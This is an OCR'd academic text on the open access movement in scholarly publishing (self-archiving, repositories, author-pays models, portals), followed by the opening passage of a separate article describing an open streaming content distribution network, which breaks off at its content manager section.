


Figure 2. Monograph and serial costs in ARL libraries, 1986-2004. (Source: ARL, 2005)





Figure 3. Evolution of journals' self-archiving policies, 2003-2004 (Source: RoMEO)



THE OPEN ACCESS MOVEMENT

In the Gutenberg Era, researchers had no alternative, publishers were the only way to reach readers. In the PostGutenberg Era, digital networks offer a powerful alternative, which can lead in the long term to a new organization of scientific publications (Harnad, 1999). Preserving quality controls and certifications through peer-review, this organization should be based on open access to electronic publications. Beginning with self-archiving and repositories, the open access movement is now moving towards free electronic publications.

Self-Archiving

From the very beginning, scientists have exchanged information, consulted peers about a given idea, or tested colleagues' reactions to an innovative concept. Up to the second half of last century, the main transmission tool was private correspondence via postal mail. With the development of Internet and electronic communications, informal exchanges have exploded since it is now easy and very common to contact a researcher by e-mail to ask him or her for a copy of a given work.

In order to ease informal exchanges and to increase their visibility, many researchers have used the Internet for a long time to self-archive their works, that is to make either preprints (before refereeing) or postprints (after refereeing) available on their own (personal or institutional) Web site.

Due to the pressure of the open access movement, the copyright policy of journals and publishers has changed a lot over the last years. The Project RoMEO (Rights Metadata for Open archiving, http://www.lboro.ac.uk/departments/ls/disresearch/romeo/) lists publisher's copyright transfer agreement. Figure 3 shows that 83% of the 10,673 journals listed in September 2004 now accept at least preprint archiving. This percentage was only 55% in 2003.

Self-archiving undoubtedly increases visibility but since these archives can only be found through usual search engines, their access is very difficult without the knowledge of the existence of a given work.

Repositories

The success of self-archiving and the difficulty to find self-archived works led Paul Ginsparg, then physicist at the Los Alamos National Laboratory, to initiate in 1991 the *arXiv* archives (http://www.arXiv.org). It aimed at centralizing and easing access to free electronic publications. Researchers were asked to directly archive their works in the repository. With such tools, publications are no longer dispersed among many Web sites and are available at once. There are now more than 360,000 articles in *arXiv* with a submission rate of about 4,000 papers per month.

Following this pioneer, other high-level archives emerged. Some of the most important being:

- *Cogprints* (http://cogprints.ecs.soton.ac.uk) specialized in cognitive sciences.
- *PubMed Central* (http://www.pubmedcentral.gov/) specialized in life sciences.
- *Repec* (http://www.repec.org/) and *WoPEc* (http://netec.mcc.ac.uk/WoPEc.html) specialized in economics.
- *Math-Net* (http://www.math-net.org/) specialized in mathematics.
- *NCSTRL* (http://www.ncstrl.org/) and *CiteSeer* (http://citeseer.ist.psu.edu/) specialized in computer science.

The development of repositories and self-archives led to a standardization need, notably to build services permitting to search across multiple repositories. Repositories also needed capabilities to properly identify and copy articles stored in other repositories (Lynch, 2001). These needs led to the open archives initiative (http://www.openarchives.org) initiated by P. Ginsparg in 1999 with "The Santa Fe Convention of the Open Archives Initiative." The open archives initiative designed specific metadata tagging standards (standard format of keywords) to make archives easily harvestable. Even though the open archives metadata harvesting protocol is mainly used by free repositories, it is also employed by servers housing commercial products (the term *open* refers to the technical architecture, not to the fact that the content should be free).

Specific directories like *OAIster* (http://www.oaister.org) or Eprints.org (http://www.eprints.org) now provide lists of OAI-compliant archives. This initiative knows a tremendous success. In March 2006, *OAIster* managed more than 7 million records originated from more than 610 institutions.

Online Journals

Publishers could not ignore the progress of electronic publication and distribution. Considering the quick development of knowledge dissemination through Internet, many among them have thus decided to make their journals available online. Apart from their usual paper edition, those journals so try to improve their diffusion and reputation.

Some publishers or institutions also decided to adopt a more radical solution: purely electronic journals. Considering the prices of printing and postal diffusion, electronic publications can reduce the cost of journals (Wellcome-Trust, 2003). Publishers only have to support the organization of the review process and the cost of diffusion tools (software and hardware).

The access to electronic articles originated in classical or electronic journals is usually reserved to subscribers, but a growing number of them are now free on certain condition (such as time-delayed release). In March 2006, the Directory of Open Access Journals (http://www.doaj.org) listed more than 2,100 journals in all disciplines.

One of the reasons of the growing success of open access journals is that open access articles have a greater citation impact than others. Studying 119,924 conference articles in computer science and related disciplines, Lawrence found that the number of citations of open access articles was 2.6 times greater than the number for off-line articles (Lawrence, 2001). A recent study based on the ISI CD-ROM citation database concluded that for the year 2001, the citation impact in all physics fields was 5.5 times higher for open access articles (Brody et al., 2004).

THE SEARCH FOR A NEW ECONOMIC MODEL

The transition to electronic journals reduces the costs but is of course insufficient to economically validate the open access model. Apart from subsidy-based free journals, a growing economic model is based on the payment by the authors' institutions. An author-pays model is substituted to the classical subscriber-pays system.

A recent study by the Wellcome-Trust tries to compare the costs of classical subscriber-pays journals and of electronic

Table 1. Estimates of journal costs (Source: Wellcome Trust, 2004)

Cost element	**Subscriber-pays journal Cost in US $**		**Author -pays journal Cost in US$**	
	Good to high-quality journal[(a)]	Medium-quality journal [(b)]	Good to high-quality journal [(a)]	Medium-quality journal [(b)]
First-copy costs per article	1500	750	1500	750
Fixed-costs per article	1650	825	1850	925
Variable costs per article	1100	600	100	100
Total costs per article	**2750**	**1425**	**1950**	**1025**

a: eight articles reviewed for each article accepted.
b: two articles reviewed for each article accepted.

author-pays journals (Wellcome-Trust, 2004). The results are summarized in Table 2.

The structure of fixed costs is similar for both types of journals (editorial costs, review costs, articles preparation…), but fixed costs are estimated higher for author-pays journals because they have to cover the administration of the charging system to authors. Variable costs differ since the marginal cost of electronic distribution is very low. According to Wellcome-Trust: "In terms of costs of production, system costs, and the implication of those for levels of fees, the author-pays model is a viable option. Open-access author-pays models appear to be less costly and to have the potential to serve the scientific community successfully." (Wellcome-Trust, 2004).

One of the first author-funded journals was the *New Journal of Physics* launched at the end of 1998 (Haynes, 1999). This journal requires authors of published papers to pay a publication fee of £300. The beginnings were difficult since online journals were not considered as "100% serious" but *NJP* is now ranked 14 of 68 titles in the Physics Multidisciplinary category of ISI's Journal Citation Reports (Haynes, 2004).

The most prestigious initiative yet is that of the Public Library of Science (http://www.plos.org) founded in October 2000 by Nobel Prize recipient Harold E. Varmus, Patrick O. Brown from Stanford University and Michael Eisen from the University of California Berkeley. They received a 9 million grant from the Gordon and Betty Moore foundation and launched a high level journal, *PLoS Biology*, in October 2003. *PLoS Biology* charged authors about $1,500 per accepted article, but, thanks to an equalization system, publications in *PLoS Biology* could be affordable to any laboratory in developing countries (Delbecq, 2004).

The *NJP* as well as *PLoS Biology* do not cover their direct costs yet with authors fees and strongly rely on subsidies. The *NJP* should increase the number of published articles by 150%, the proportion of authors paying articles from the present 60% to 95% and the fee from the present £400 to £600 in order to cover its costs (Haynes, 2004).

The economic model of free publications then remains to be constructed. A pure author-pays system cannot be implemented immediately. Prosser (2003) proposes a transition model where journals would give authors two options:

- To pay for publication and the article will then be freely available.
- Not to pay for publication and the article will only be available to subscribers.

According to Prosser, the numerous advantages of open access, particularly in terms of visibility and citation frequency (Harnad, 2004), should lead to a growing share of author-pays articles.

Prosser's model as well as the propositions of the Open Society Institute (Crow & Goldstein, 2004) remain to be validated. No open-access journal covers its fixed costs yet and the solutions to bring them to financial equilibrium are still to be invented. Furthermore the open-access model undoubtedly has undesired effects.

- Many scientific societies live by their publications. These non-profit organizations use the publication incomes to finance conferences or scholarships. The development of open-access could threaten their activities.
- By succeeding, the open-access movement will threaten largest publishers. They should be tempted to concentrate their publications on core collections. Loosing economies of scales from successful publications, the cost of marginal highly specialized journals could explode (Okerson, 2003).
- The author-pays model could result in a simple shift from library subscription to research budgets. In 2003, Duke University published about 4,500 papers. If authors had paid $1,500 per article the total cost of 6.75 millions would have been close to the current budget for journals which is about 6.6 millions (Guterman, 2004).
- Author-pays journal will inevitably be tempted to accept a growing number of articles in order to cover their fixed costs, the global quality of these publications could then decrease.
- Authors who do not have the budget to finance a publication might look to think tank and corporations to find extra funding. These scientific works will paradoxically be more influenced by political and commercial agendas (Wellen, 2004).

WEB PORTAL FOR OPEN ACCESS

There are many different ways to diffuse and access open-access scientific articles as shown in Table 3.

The quick increase of open access media and their diversity underline the necessity of specific portals gathering this disseminated information. One can distinguish three types of Web portals: general, regional/national, and discipline oriented.

General Portals

General portals aim at providing a centralized access to open access content. Some of them are specifically devoted to open access journals and provide directories like

Table 2. Types of open access

Type of open access	Economic models	Example
Home page	Researchers place their paper on their own (or institutional) home page	http://www.econ.ucsb.edu/~tedb/
E-print archive	An institution maintains an Internet space enabling researchers to self-archive their papers.	arXiv.org
Author fee	The author's institution pays a fee for publishing and the journal is open access.	BioMed Central
Subsidized	Subsidies enable complete access to journal.	First Monday
Dual-mode	Subscriptions for rint edition also sustain open access edition.	Journal of Postgraduate Medicine
Delayed	Open access is provided six or twelve months after the print edition.	New England Journal of Medicine
Partial	Open access is limited to a small selection of article serving as a marketing tool.	Lancet
Per capita	Open access is offered to institution in developing countries.	HINARI
Indexing	Open access is limited to biographic information and abstracts as a marketing tool.	ScienceDirect
Cooperative	Institutions contribute to support open access journals.	German Academic Publishers

- DOAJ (Directory of Open Access Journals, http://www.doaj.org).
- Jan Szczepanski's lists of OA-journals (http://www.his.se/templates/vanligwebbsida1.aspx?id=20709).
- Open J-Gate (http://www.openj-gate.com).
- The Global Development Network (GDN) list of free online journals (http://www.gdnet.org/middle.php?oid=247).

Other portals provide a general access to all type of free publications. Among them:

- Science research (http://www.scienceresearch.com/) uses a deep Web search technology to gather the available information.
- The International Network for the Availability of Scientific Publications proposes a directory of free and open access online resources (http://www.inasp.info/peri/free.shtml).

Apart from these portals, specific initiative from great Internet players like Google scholars (http://scholar.google.com/) enlarge the availability of public information.

Discipline Portals

Historically, open access was mainly based on disciplines. arXiv first gathered physicists, BioMed Central (http://www.biomedcentral.com/) is devoted to medicine and health sciences… This trend continues and original initiatives like the Mammal Networked Information System (MaNIS, http://manisnet.org/) which provides access to numerous museum data on mammals greatly contribute to the popularization of open access.

REGIONAL AND NATIONAL PORTALS

Regional, national, and language based portals are quickly increasing. Considering the monopoly of English in sciences, these portals try to stimulate and to ease the availability of non English publications. They also aim at stimulating the emergence of regional research networks in order to counterbalance the domination of Anglo-Saxons works.

Latin America thus hosts many specific portals like:

- Latin American Open Archives Portal (LAOAP, http://lanic.utexas.edu/project/laoap/), which is a project of the Latin Americanist Research Resources Project (LARRP, http://lanic.utexas.edu/project/arl/) aims at improving access to Latin American social sciences literature.
- SCIELO (http://www.scielo.org) contribute to electronic publications and provides a methodology to operate Web sites of collections of electronic journals. SCIELO also ease the elaboration of national version

like SCIELO Brazil (http://www.scielo.br) or SCIELO Chile (http://www.scielo.cl).
- Latindex (http://www.latindex.unam.mx) gather Latin American publications in every area of sciences.

These initiatives are not limited to developing countries and European projects are flourishing:

- The German Academic Publishers portal (http://www.gap-portal.de/) is a German-based portal.
- The portal for the Italian Electronic Literature in Open and Institutional Archives (PLEIADI, http://www.openarchives.it/pleiadi/) tries to popularize open access in Italy.
- In France, numerous initiatives, notably under the direction of the national research center (CNRS) try to support open access and French language publications, like INIST (http://www.inist.fr/openaccess/) or @SIC (http://archivesic.ccsd.cnrs.fr/). Discipline based French portal notably in social and human sciences like revues.org (http://www.revues.org/) or Persee (http://www.persee.fr/) know a great success.

We could multiply the examples at will and cite the quickly growing Asian and African initiatives, which all aim at stimulating local research and at easing access to scientific information for low budget developing countries institutions.

FUTURE TRENDS

Open-access is by no way a panacea. It is not economically viable yet and could have important undesired effects. Nevertheless, the pressure induced on commercial publishers is now very high and they no longer can ignore this movement. It is now very difficult to imagine that in a decade or more, commercial publications will disappear and be replaced by free publications, but the open-access movement will undoubtedly break the exploding dynamic of prices. The future equilibrium will inevitably associate commercial and open-access publications, opening the way toward a more efficient market of scholarly publications. Web portals, which will enlarge the audience of open access information, will significantly contribute to this dynamic.

CONCLUSION

The *Journal of Comparative Neurology* costs $18,000 a year; *Brain Research* costs about $21,000; and *Nuclear Physics A* and *B* more than $23,000 (Guterman, 2004). Such exploding prices explain the growing conflict between academics and publishers. The development of the open-access movement is then not the mere consequence of the diffusion of Internet, but also a clear symptom of the inefficiency of the current market. The debate on free publications remains very passionate and is not always rational, but its great merit is to raise an important issue. By modifying the balance of power between researchers and publishers, the success of the open access movement and the development of e-commerce and e-distribution will ease scientific knowledge dissemination, reduce the information gap between wealthy and low budget institutions, and help the advent of an efficient market. No doubt that Web portals will accelerate this movement.

REFERENCES

Anderson, R. (2004). Scholarly communication. *C&RL News, 65*(4).

ARL. (2005). *ARL Statistics 2003-04*. Washington: Association of Research Libraries.

Atkinson, R. C. (2003). A new world of scholarly communication. *The Chronicle of Higher Education, 50*(11), B16.

Brody, T., Stamerjohanns, H., Vallières, F., Harnad, S., Gingras, Y., & Oppenheim, C. (2004). *The effect of open access on citation impact.* Paper presented at the National Policies on Open Access (OA) Provision for University Research Output: An International meeting, Southampton University.

Chartron, G., & Salaun, J. M. (2000). La reconstruction de l'économie politique des publications scientifiques. *BBF, 45*(2), 32-42.

Crow, R., & Goldstein, H. (2004). *Guide to business planning for converting a subscription-based journal to open access*. Retrieved September 20, 2004, from http://www.soros.org/openaccess//oajguides/

Delbecq, D. (2004, May 6). La revue en ligne qui fait trembler les payantes. *Libération*, 16.

Frazier, K. (2001). The librarians' dilemma. *D-Lib Magazine, 7*(3).

Guterman, L. (2004). The promise and peril of "open access." *The Chronicle of Higher Education, 50*(21).

Harnad, S. (2004). Comparing the impact of open access (OA) vs. non-OA articles in the same journals. *D-Lib Magazine, 10*(6).

Harnad, S. (2001). The self-archiving initiative. *Nature*, (410), 1024-1025.

Harnad, S. (1999). *Advancing science by self-archiving refereed research*. Retrieved August 10, 2004, from http://www.sciencemag.org/cgi/eletters/285/5425/197#EL12

Haynes, J. (2004). *Can open access be viable? The institute of physics' experience*. Retrieved September 20, 2004, from http://www.nature.com/nature/focus/accessdebate/20.html

Haynes, J. (1999). New journal of physics: A Web-based and author-funded journal. *Learned Publishing, 12*(4), 265-269.

Kuhn, T. S. (1970). *The structure of scientific revolutions*. Chicago: University of Chicago Press.

Lawrence, S. (2001). Online or invisible? *Nature, 411*(6837), 521.

Lynch, C. A. (2001). Metadata harvesting and the open archives initiative. *ARL Bimonthly Report* (217).

McCabe, M. J. (2000). *Academic journal pricing and market power: A portfolio approach* (Working Paper). School of Economics, Georgia Institute of Technology.

OECD. (2004). *Science, technology, and innovation for the 21st Century. Meeting of the OECD committee for scientific and technological policy at ministerial level, January 29-30, 2004.* Final Communique. Retrieved September 20, 2004, from_http://www.oecd.org/document/0,2340,en_2649_34487_25998799_1_1_1_1,00.html

Okerson, A. (2003). *Towards a vision of inexpensive scholarly journal publication*. Retrieved September 20, 2004, from http://www.library.yale.edu/~okerson/Libri.html

Prosser, D. C. (2003). From here to there: A proposed mechanism for transforming journals from closed to open access. *Learned Publishing, 16*(3), 163-166.

Wellcome-Trust. (2004). *Costs and business models in scientific research publishing*. Histon: Wellcome Trust.

Wellcome-Trust. (2003). *Economic analysis of scientific research publishing*. Histon: Wellcome Trust.

Wellen, R. (2004). Taking on commercial scholarly journals: Reflections on the open access' movement. *Journal of Academic Ethics, 2*(1), 101-118.

Wilinsky, J. (2006). *The access principle*. Cambridge, MA: MIT Press.

KEY TERMS

Directory of Open Access Journals (DOAJ): A portal listing more than 2,100 open access journals in all disciplines (http://www.doaj.org).

Latin American Open Archives Portal (LAOAP): A portal devoted to Latin American scientific publications (http://lanic.utexas.edu/project/laoap/).

Metadata Tagging Standards: Standard format of keywords used while self-archiving to identify, classify, and retrieve the archived works.

Open Archives Initiative Protocol for Metadata Harvesting (OAI-PMH): Provides a standard framework for metadata harvesting.

Open Access Journal: Freely online available scholarly journal. Some of them are purely electronic journals; others are classical ones offering a free electronic version (http://www.doaj.org).

Open Archives Initiative: Initiated by the American physicist P. Grinsparg in 1999, the OAI designed metadata tagging standards, (www.openarchives.org).

Preprint: Scientific work before peer-review.

Postprint: Scientific work modified after peer-review.

Public Library of Science: Organization founded in October 2000 committed to make scientific literature a freely available resource. Nobel Prize recipient Harold E. Varmus is co-founder and Chairman of the Board of *PLoS*, (http://www.plos.org).

Repository: Database where researchers self-archive their works, either preprints or postprints. The open archives initiative proposes standards to allow access to different repositories.

Self-Archiving: Consists in the deposit of a researcher works in a repository. The researcher is generally responsible of the format of the deposit and particularly of its conformance to the archive standards.

Scientific Electronic Library Online: Particularly devoted to Latin America and the Caribbean countries, SciELO promotes a model for cooperative electronic publishing of scientific journals (http://www.scielo.org).

An Open Streaming Content Distribution Network

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INTRODUCTION

Motivated by the increasing availability of media content in the Internet, improvements of network bandwidth in the Internet backbone and the availability of faster "last mile" connections, such as cable modems and DSL (digital subscriber lines) services, users are becoming increasingly interested in watching movies or TV broadcasts, listening to radio or music, or viewing lectures over the Internet. Consequently, streaming media content (i.e., audio and video) is becoming a significant fraction of the total traffic in the Internet and demands for effective as well as efficient media delivery infrastructures. To this purpose, the streaming content distribution networks (SCDNs) have lastly conveyed huge interest. An SCDN is an overlay network aiming at improving the streaming-based delivery of content to the end users (or clients) in the Internet, in which popular content may be cached or replicated at a number of servers, placed closer to some of the client populations. Being an emergent technology, SCDNs have to face several technical open issues related to the internal content distribution infrastructure, content management policies, content discovery mechanisms, redirection mechanisms, and delivery of media streaming.

The main goal of this article is to provide an overview of the state-of-the-art related to SCDNs, and, in particular, to describe a deployable architecture of a SCDN and the related use scenarios. The proposed architecture serves as an open SCDN platform that aims at delivering both static Web objects through bulk transfer and rich media through streaming in an efficient way. The open SCDN is endowed with the following features:

- User requests redirection mechanisms based on distributed network monitoring.
- JAVA-based development targeting a multi-platform deployment.
- Scalability to build small, medium, or big CDN systems.
- COTS (commercial off-the-shelf) technology.
- Integration of the Darwin Streaming Media Server (2004) for video/audio streaming, which is an open source version of the server-side Apple QuickTime.


The rest of the article is organized as follows. In the *Background* section, the state-of-the-art of SCDNs is overviewed. In the *Open SCDN* section, the architecture of our SCDN is described in detail. The *Future Trends* section elucidates the current international research efforts and development directions in the area of SCDNs. Finally, the *Conclusions* section summarizes the main contributions of the proposed work.

BACKGROUND

Historically, content was hosted on huge data centers located at a single geographical location. This solution hinders scalability and reduces response times for all clients. Therefore, Internet services and resources are often replicated over geographically and topologically different locations to improve performance, fairness, and availability. In fact, with the growing population of users, new application environments and increasingly more complex data of different types and origin has led to the adoption of different solutions for scalable content delivery: clusters (Sayal & Vingralek ,1998), Web caching (Gadde, Chase, & Rabinovich, 2000), content distribution networks (CDNs) (Verma, 2002) and, more recently, P2P infrastructures (Liben-Nowell, Balakrishnan, & Karger, 2002). However, the architecture of these overlay systems differs significantly, and such differences affect the deployment, performance, and accessibility of these systems.

This article focuses on CDNs, overlay infrastructures that improve performance and availability of Web and media content by both pushing the content towards network edges and providing data replication and replica location services. CDN services accelerate client access to specialized content by improving efficacy in four basic areas: (1) speed, (2) reliability, (3) scalability, and (4) special events (Gadde et al., 2000). CDN design tries to improve two performance metrics: response time and system throughput (Sariou, Gummadi, Dunn, Gribble, & Levi, 2002). The first metric is important for clients and assumes the case of primary marketing for these systems, whereas the latter represents the average number of requests that can be satisfied each second. The

Figure 1. The architecture of the open SCDN



key elements in a CDN are (1) surrogates, which perform as proxies that serve cached contents directly, with the corresponding content manager tracking the contents and their locations; (2) the content management policy of the CDN, which determines the amount of information kept by each surrogate; and (3) the redirection mechanism that sends each client request to the optimal surrogate, which serves this content within low response time boundaries, at least compared to the time required to contact the original site (Barbir et al., 2001; Cardellini, Colajanni, & Yu, 2003).

A CDN therefore offers a global scale-out approach to reduce network latency by avoiding congested paths. Leading CDN companies have placed from hundreds up to thousands of servers throughout the world, thus providing content from the nearest surrogate. Previous research has focussed on the performance of CDNs, which is largely determined by its ability to direct client requests to the most appropriate server (Jung, Krishnamurthy, & Rabinovich, 2002), while others have addressed DNS effectiveness from the standpoint of overhead incurred in the request redirection process (Johnson, Carr, Day, & Kaashoek, 2000). Other studies have evaluated the accuracy of the server selection algorithm when choosing the optimal server (Akamai, 2005; Doyle, Chase, Gadde, & Vahdat, 2002; Kangashaju et al., 2000).

Of the available open CDNs, some, such as Globule, creates an overlay network by introducing object-oriented replication between peers, thus establishing a user-centric CDN (Pierre & van Steen, 2001). In contrast, the Application CDN (ACDN), which is based on the RaDaR system developed by AT&T, is an environment for distributed program execution (Karbhari, Rabinovich, Xiao, & Douglis, 2002). SPREAD is another replication system but not a CDN, as content is replicated through the interception of network traffic (Rodriguez & Sibal, 2000). CoDeeN (Park, Pai, Peterson, & Wang, 2004) is a CDN developed at Princeton University, which only works on the PlanetLab platform (PlanetLab, 2005). Other CDNs, such as Akamai (2005) represent proprietary solutions.

Several reports have integrated CDNs and media streaming. PRISM provides content naming, management, discovery, and redirection mechanisms to support high quality media streaming over an IP-based CDN (Karbhari et al., 2002). TVCDN, although still in early stage of development, is based on an existing CDN infrastructure and, in particular, offers a content management system for TV distribution (Basso et al., 2000). While not based on a CDN, MARCONINet (Dutta, Schulzrinne, & Yemini, 1999) offers an infrastructure for audio delivery to mobile and fixed users using multimedia proxies and content management. SinoCDN uses an intelligent media gateway (IMG) to implement a streaming CDN based on hierarchical clustering of surrogates (SinoCDN, 2005). TVoD (TV on Demand) (Cahill & Sreenam, 2006) is a globally accessible storage architecture where all TV content broadcast over a period of time is made available for streaming. TVoD consists of idle Internet service provider (ISP) servers that can be rented and released dynamically on the basis of the client load. Finally, different techniques and procedures to develop a CDN focused on streaming distribution for mobile users have also been presented (Agrawal et al., 2001).

THE OPEN SCDN

The Architecture

The architecture of the open SCDN is shown in Figure 1. It consists of seven main components: client, access network, surrogate, redirector, origin server, content manager, and distribution network. Such components are described in detail in the following subsections.

Origin Servers

The origin servers are servers of the content providers that contain the information to be distributed or accessed by Clients. This information can be classified using different criteria such as static and dynamic content. Nowadays the main kind of media objects managed by CDN providers are static, although several efforts are carried out to deal with rich media objects. If the CDN service is contracted by a content provider, it delegates its URI name space for objects to be distributed and delivered by the CDN system. The Origin server distributes the delegated content to the surrogates of the CDN by means of the distribution network. The Origin servers provide the contents directly to the Surrogates, which cache it and wait for client requests.

Surrogates

Surrogate servers are replica servers of the Origin servers that act as proxy/cache servers with the ability to store and deliver content. Surrogate servers usually replicate only part of the content from the origin servers. The amount of content that is stored depends on the available disk space and the caching policy adopted. A CDN is usually classified according to its structure, number of Surrogate servers, the location of these servers, and the algorithm executed to identify the server that serves each issued request. Surrogates share content among themselves, that is, the most popular content is replicated among the Surrogates. Surrogates are comprised of three modules:

1. **Portal:** An HTTP-based Web server that provides access to the contents stored in the CDN. In particular, a user can request different available video streams through the Web-based interface of the Portal.
2. **Streaming Server:** A media-streaming server in charge of distributing the multimedia content to clients by using the standard protocols RTP/RTCP for media-streaming delivery and RTSP for media-streaming control. We have adopted the Darwin Media Streaming Server (2004) as streaming server.
3. **DB:** The surrogate database that contains a list of all the available streaming sessions, the objects stored in the Surrogate, and information for the management of the CDN.

Clients

Clients are individual PCs or special set-top boxes that can request and download a particular piece of content stored somewhere in the CDN. The CDN usually deals with clusters of clients rather than individual clients. Clusters of clients experience similar latency and bandwidth constraints, because the main constraints depend on the access network. If content is available, requests from the clients are directly served by the surrogates; conversely, the surrogates have to contact the origin server, which owns the requested content.

The Access Network

Clients access the service provided by the CDN through different access networks, depending on the ISP. These networks can be fixed or mobile, narrow or broadband. Surrogates are usually located in the ISP points of presence (POP) to serve the cluster of clients accessing the Internet by each ISP. The access network is usually the component that introduces the highest constraints in terms of QoS. Moreover, it can be either IP-unicast-enabled or IP-multicast-enabled.

The Distribution Network

The distribution network interconnects the origin servers with the surrogates to deliver media objects within the SCDN. There are different approaches, but the two most popular are satellite networks and overlay trees over the Internet. In all cases, the distribution from the origin servers to the surrogates takes the form of a bulk transfer, to optimize for bandwidth consumption, and avoid as much as possible the unpredictability and best-effort guarantees of the Internet. Some commercially deployed CDN systems make use of satellite networks to distribute contents from the origin servers to the Surrogates. The use of the distribution network for object transfer between origin servers and the surrogates is necessary when some requested content is not available in any of the surrogates.

The Content Manager

